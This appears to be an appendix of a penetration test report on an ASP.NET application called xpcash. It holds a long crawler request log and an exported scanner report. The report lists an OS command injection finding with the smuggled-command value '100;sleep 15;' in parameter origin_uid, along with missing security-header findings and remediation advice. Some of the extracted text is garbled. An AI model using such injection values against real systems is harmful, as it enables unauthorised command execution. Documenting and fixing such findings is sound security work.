Successfully	Sat May 26 14:39:13 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	97	222	35746	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:13 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	97	222	36159	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:13 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	31	222	35718	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:14 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	302	Found	93	324	220		
Successfully	Sat May 26 14:39:14 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	21	222	35746	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:14 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	32	222	35812	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:14 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	60	222	36127	Medium	Form, Hidden, Upload, Script, Comment

Successfully	Sat May 26 14:39:14 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	57	222	35751	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:14 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	57	222	35746	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:14 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	16	222	35718	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:14 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	53	222	36159	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:14 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	302	Found	94	324	220		
Successfully	Sat May 26 14:39:14 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	28	222	35746	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:14 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	16	222	36233	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:14 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	32	222	36193	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:15 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	41	222	36233	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:15 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	73	222	35845	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:15 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	125	222	36253	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:15 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	42	222	36193	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:15 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	302	Found	135	324	220		
Max Depth	Sat May 26 14:39:15 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	33	222	36221	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:15 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	89	222	35812	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:15 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	72	222	36221	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:15 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	54	222	35846	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:15 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	54	222	35844	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:15 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	37	222	35812	Medium	Form, Hidden, Upload, Script, Comment

Max Depth	Sat May 26 14:39:15 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	59	222	36253	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:15 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	32	222	35844	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:15 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	302	Found	69	324	220		
Max Depth	Sat May 26 14:39:15 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	19	222	35812	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:15 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	54	222	36221	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:15 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	87	222	35845	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:15 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	106	222	35844	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:15 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	64	222	36253	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:15 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	19	222	35812	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:15 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	302	Found	76	324	220		
Max Depth	Sat May 26 14:39:16 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	49	222	35844	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:16 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	33	222	35964	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:16 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	76	222	35991	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:16 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	76	222	36221	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:16 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	80	222	36253	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:16 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	80	222	35991	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:16 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	21	222	35964	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:16 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	302	Found	170	324	220		
Max Depth	Sat May 26 14:39:16 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	35	222	35992	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:16 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	35	222	35963	Medium	Form, Hidden, Upload,

										Script, Comment
Max Depth	Sat May 26 14:39:16 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	72	222	36221	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:16 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	72	222	35992	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:16 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	60	222	36253	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:16 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	78	222	36253	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:17 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	33	222	35963	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:17 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	302	Found	109	324	220		
Max Depth	Sat May 26 14:39:17 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	22	222	35991	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:17 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	16	222	35964	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:17 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	54	222	35991	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:17 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	74	222	36221	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:17 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	74	222	35991	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:17 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	87	222	36253	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:17 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	15	222	35964	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:17 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	302	Found	62	324	220		
Max Depth	Sat May 26 14:39:17 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	15	222	35963	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:17 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	15	222	35992	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:17 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	56	222	36127	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:17 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	56	222	35897	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:17 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	58	222	35898	Medium	Form, Hidden, Upload,

										Script, Comment
Max Depth	Sat May 26 14:39:17 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	58	222	36159	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:17 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	36	222	35865	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:17 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	302	Found	113	324	220		
Max Depth	Sat May 26 14:39:17 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	42	222	35897	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:17 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	25	222	35964	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:17 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	67	222	36127	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:17 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	67	222	35897	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:17 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	80	222	35897	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:17 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	80	222	36159	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:18 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	19	222	35870	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:18 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	302	Found	170	324	220		
Max Depth	Sat May 26 14:39:18 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	45	222	35898	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:18 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	34	222	35964	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:18 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	76	222	36127	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:18 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	95	222	35897	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:18 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	134	222	35897	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:18 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	134	222	36159	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:18 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	32	222	35870	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:18 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	302	Found	78	324	220		

Max Depth	Sat May 26 14:39:18 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	15	222	35812	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:18 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	18	222	35898	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:19 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	56	222	36221	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:19 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	56	222	35844	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:19 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	78	222	35846	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:19 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	87	222	36253	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:19 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	31	222	35812	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:19 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	302	Found	62	324	220		
Max Depth	Sat May 26 14:39:19 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	39	222	35844	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:19 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	39	222	35818	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:19 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	77	222	36127	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:19 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	61	222	35746	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:19 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	48	222	36159	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:19 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	48	222	35746	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:19 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	28	222	35724	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:19 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	302	Found	65	324	220		
Max Depth	Sat May 26 14:39:19 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	35	222	35812	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:19 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	35	222	35752	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:19 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	59	222	36127	Medium	Form, Hidden, Upload, Script, Comment

Max Depth	Sat May 26 14:39:19 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	59	222	35746	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:20 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	57	222	35752	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:20 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	58	222	36159	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:20 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	39	222	35718	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:20 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	302	Found	101	324	220		
Max Depth	Sat May 26 14:39:20 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	32	222	35746	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:20 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	38	222	35812	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:20 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	75	222	36127	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:20 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	60	222	35746	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:20 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	78	222	35752	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:20 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	111	222	36159	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:20 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	29	222	35718	Medium	Form, Hidden, Upload, Script, Comment
Max Depth	Sat May 26 14:39:21 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	302	Found	104	324	220		
Max Depth	Sat May 26 14:39:21 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	44	222	35746	Medium	Form, Hidden, Upload, Script, Comment

ΠΑΡΑΡΤΗΜΑ 4

Παρακάτω φαίνεται export της αναφοράς που έχει εξαχθεί από την δοκιμή διείσδυσης:

Scanning Report

Summary of Alerts

Risk Level	Number of Alerts
High	1
Medium	1
Low	3
Informational	0

Alert Detail

High (Medium)	Remote OS Command Injection
Description	Attack technique used for unauthorized execution of operating system commands. This attack is possible when an application accepts untrusted input to build operating system commands in an insecure manner involving improper data sanitization, and/or improper calling of external programs.
URL	http://win-h8g2gbt5plm/xpcash_new%5Cdefault.aspx
Method	POST
Parameter	origin_uid
Attack	100;sleep 15;
Instances	1
Solution	If at all possible, use library calls rather than external processes to recreate the desired functionality. Run your code in a "jail" or similar sandbox environment that enforces strict boundaries between the process and the operating system. This may effectively restrict which files can be accessed in a particular directory or which commands can be executed by your software. OS-level examples include the Unix chroot jail, AppArmor, and SELinux. In general, managed code may provide some protection. For example, java.io.FilePermission in the Java SecurityManager allows you to specify restrictions on file operations. This may not be a feasible solution, and it only limits the impact to the operating system; the rest of your application may still be subject to compromise. For any data that will be used to generate a command to be executed, keep as much of that data out of external control as possible. For example, in web applications, this may require storing the command locally in the session's state instead of sending it out to the client in a hidden form field. Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid. For example, consider using the ESAPI Encoding control or a similar tool, library, or framework. These will help the programmer encode outputs in a manner less prone to error. If you need to use dynamically-generated query strings or commands in spite of the risk, properly quote arguments and escape any special characters within those arguments. The most conservative approach is to escape or filter all characters that do not pass an extremely strict whitelist (such as everything that is not alphanumeric or white space). If some special characters are still needed, such as white space, wrap each argument in quotes after the escaping/filtering step. Be careful of argument injection. If the program to be executed allows arguments to be specified within an input file or from standard input, then consider using that mode to pass arguments instead of the command line. If available, use structured mechanisms that automatically enforce the separation between data and code. These mechanisms may be able to provide the relevant quoting, encoding, and validation automatically, instead of relying on the developer to provide this capability at every point where output is generated. Some languages offer multiple functions that can be used to invoke commands. Where possible, identify any function that invokes a command shell using a single string, and replace it with a function that requires individual arguments. These functions typically perform appropriate quoting and filtering of arguments. For example, in C, the system() function accepts a string that contains the entire command to be executed, whereas execl(), execve(), and others require an array of strings, one for each argument. In Windows, CreateProcess() only accepts one command at a time. In Perl, if system() is provided with an array of arguments, then it will quote each of the arguments. Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a whitelist of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a blacklist). However, blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright. When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue."

	When constructing OS command strings, use stringent whitelists that limit the character set based on the expected value of the parameter in the request. This will indirectly limit the scope of an attack, but this technique is less important than proper output encoding and escaping. Note that proper output encoding, escaping, and quoting is the most effective solution for preventing OS command injection, although input validation may provide some defense-in-depth. This is because it effectively limits what will appear in output. Input validation will not always prevent OS command injection, especially if you are required to support free-form text fields that could contain arbitrary characters. For example, when invoking a mail program, you might need to allow the subject field to contain otherwise-dangerous inputs like ";" and ">" characters, which would need to be escaped or otherwise handled. In this case, stripping the character might reduce the risk of OS command injection, but it would produce incorrect behavior because the subject field would not be recorded as the user intended. This might seem to be a minor inconvenience, but it could be more important when the program relies on well-structured subject lines in order to pass messages to other components. Even if you make a mistake in your validation (such as forgetting one out of 100 input fields), appropriate encoding is still likely to protect you from injection-based attacks. As long as it is not done in isolation, input validation is still a useful technique, since it may significantly reduce your attack surface, allow you to detect some attacks, and provide other security benefits that proper encoding does not address.
Reference	http://cwe.mitre.org/data/definitions/78.html https://www.owasp.org/index.php/Command_Injection
CWE Id	78
WASC Id	31
Source ID	1

Medium (Medium)	X-Frame-Options Header Not Set
Description	X-Frame-Options header is not included in the HTTP response to protect against 'Clickjacking' attacks.
URL	http://win-h8g2gbt5pim/xpoash_new%5Cdefault.aspx
Method	POST
Parameter	X-Frame-Options
URL	http://win-h8g2gbt5pim
Method	GET
Parameter	X-Frame-Options
Instances	2
Solution	Most modern Web browsers support the X-Frame-Options HTTP header. Ensure it's set on all web pages returned by your site (if you expect the page to be framed only by pages on your server (e.g. it's part of a FRAMESET) then you'll want to use SAMEORIGIN, otherwise if you never expect the page to be framed, you should use DENY. ALLOW-FROM allows specific websites to frame the web page in supported web browsers).
Reference	http://blogs.msdn.com/b/ieinternals/archive/2010/03/30/combating-clickjacking-with-x-frame-options.aspx
CWE Id	16
WASC Id	15
Source ID	3

Low (Medium)	X-Content-Type-Options Header Missing
Description	The Anti-MIME-Sniffing header X-Content-Type-Options was not set to 'nosniff'. This allows older versions of Interne the response body to be interpreted and displayed as a content type other than the declared content type. Current (rather than performing MIME-sniffing.
URL	http://win-h8g2gbt5pim
Method	GET
Parameter	X-Content-Type-Options
URL	http://win-h8g2gbt5pim/xpoash_new%5Cdefault.aspx
Method	POST
Parameter	X-Content-Type-Options
URL	http://win-h8g2gbt5pim/xpoash_new/WebResource.axd?d=2ILjl04gpRjcQNNzo6gH1YTCfchihbcN5US11BybTx8WOx2V0oGgQ97aFEclF7UCY784h8dPwodKw7dzEXBUP52olJQ-TWdp8SHA2&t=635260689620000000
Method	GET
Parameter	X-Content-Type-Options
URL	http://win-h8g2gbt5pim/xpoash_new/WebResource.axd?d=atZRmgpp5FvWc8tdH3RQ0OcN_GpwOb2AYhKmSH33hLbkUB8xHOabjBOR6foZF8QyqK9VCRUEa7TgkB37FBOwo1&t=635260689620000000
Method	GET
Parameter	X-Content-Type-Options
URL	http://win-h8g2gbt5pim/xpoash_new/WebResource.axd?d=b0dz-U69p9f4lwOKQDoK0ulWhUaOxDV2EgLMx4SqTeS80oW392z8zyTPb81HzO1JoS5l6805Q6Yr0Kzg_L5WMrvkWlgZ4yO7L0rQ2&t=635260689620000000
Method	GET

Parameter	X-Content-Type-Options
URL	http://win-h8g2gbt5plm/xpoash_new/Telerik.Web.UI.WebResource.axd?_TSM_CombinedScripts_=%3B%3bSystem.Web.Extensions%2c+Version%3d3.5.0.0%2c+Culture%3dneutral%2c+14f140ae0b8d%3aea597d4b%3ab25378d2%3bTelerik.Web.UI%2c+Version%3d2013.3.1324.35%2c+Culture%3dn82fe-aa3f3f71544e%3a16e4e7cd%3a58366029%3af7645509%3a24ee1bba%3af46195d3%3a2003d0b8%3a88144a7a%
Method	GET
Parameter	X-Content-Type-Options
URL	http://win-h8g2gbt5plm/xpoash_new/WebResource.axd?d=r0R3xTMTrqlHGaCGzl2FqwC7ysGvw1CTReiddgHz-0Qls0irNB629agxGRP4CtqSfDJaXACCIHkfPbQXaWY-ckJIDLcYAKRHWEQUSQVrqS1WeLogE-Sw6bhVSz01&t=63526
Method	GET
Parameter	X-Content-Type-Options
URL	http://win-h8g2gbt5plm/xpoash_new/WebResource.axd?d=UOI0KB-oJ-V-Xx8QkQ9nH16H9Tat2R8ZObHdHBVBh0
Method	GET
Parameter	X-Content-Type-Options
URL	http://win-h8g2gbt5plm/xpoash_new/ScriptResource.axd?d=CgrN8a5YSAW5F40UL1claA3jxPyXQuUlfVdZJvb_1G7CZr00ERuBUDxB5JmwiDZ1NdYAenVOxnfGHXdFl1&t=553ccb59
Method	GET
Parameter	X-Content-Type-Options
Instances	9
Solution	Ensure that the application/web server sets the Content-Type header appropriately, and that it sets the X-Content-Ty If possible, ensure that the end user uses a standards-compliant and modern web browser that does not perform MI MIME-sniffing.
Other information	This issue still applies to error type pages (401, 403, 500, etc) as those pages are often still affected by injection iss content type. At "High" threshold this scanner will not alert on client or server error responses.
Reference	http://msdn.microsoft.com/en-us/library/ie/gg622941%28v=vs.85%29.aspx https://www.owasp.org/index.php/List_of_useful_HTTP_headers
CWE Id	16
WASC Id	15
Source ID	3

Low (Medium)	Web Browser XSS Protection Not Enabled
Description	Web Browser XSS Protection is not enabled, or is disabled by the configuration of the 'X-XSS-Protection' HTTP response header on the web server
URL	http://win-h8g2gbt5plm/xpoash_new%5Cdefault.aspx
Method	POST
Parameter	X-XSS-Protection
URL	http://win-h8g2gbt5plm/sitemap.xml
Method	GET
Parameter	X-XSS-Protection
URL	http://win-h8g2gbt5plm/default.aspx
Method	POST
Parameter	X-XSS-Protection
URL	http://win-h8g2gbt5plm/robots.txt
Method	GET
Parameter	X-XSS-Protection
URL	http://win-h8g2gbt5plm
Method	GET
Parameter	X-XSS-Protection
Instances	5
Solution	Ensure that the web browser's XSS filter is enabled, by setting the X-XSS-Protection HTTP response header to '1'.
Other information	The X-XSS-Protection HTTP response header allows the web server to enable or disable the web browser's XSS protection mechanism. The following values would attempt to enable it: X-XSS-Protection: 1; mode=block X-XSS-Protection: 1; report=http://www.example.com/xss The following values would disable it:

	X-XSS-Protection: 0 The X-XSS-Protection HTTP response header is currently supported on Internet Explorer, Chrome and Safari (WebKit). Note that this alert is only raised if the response body could potentially contain an XSS payload (with a text-based content type, with a non-zero length).
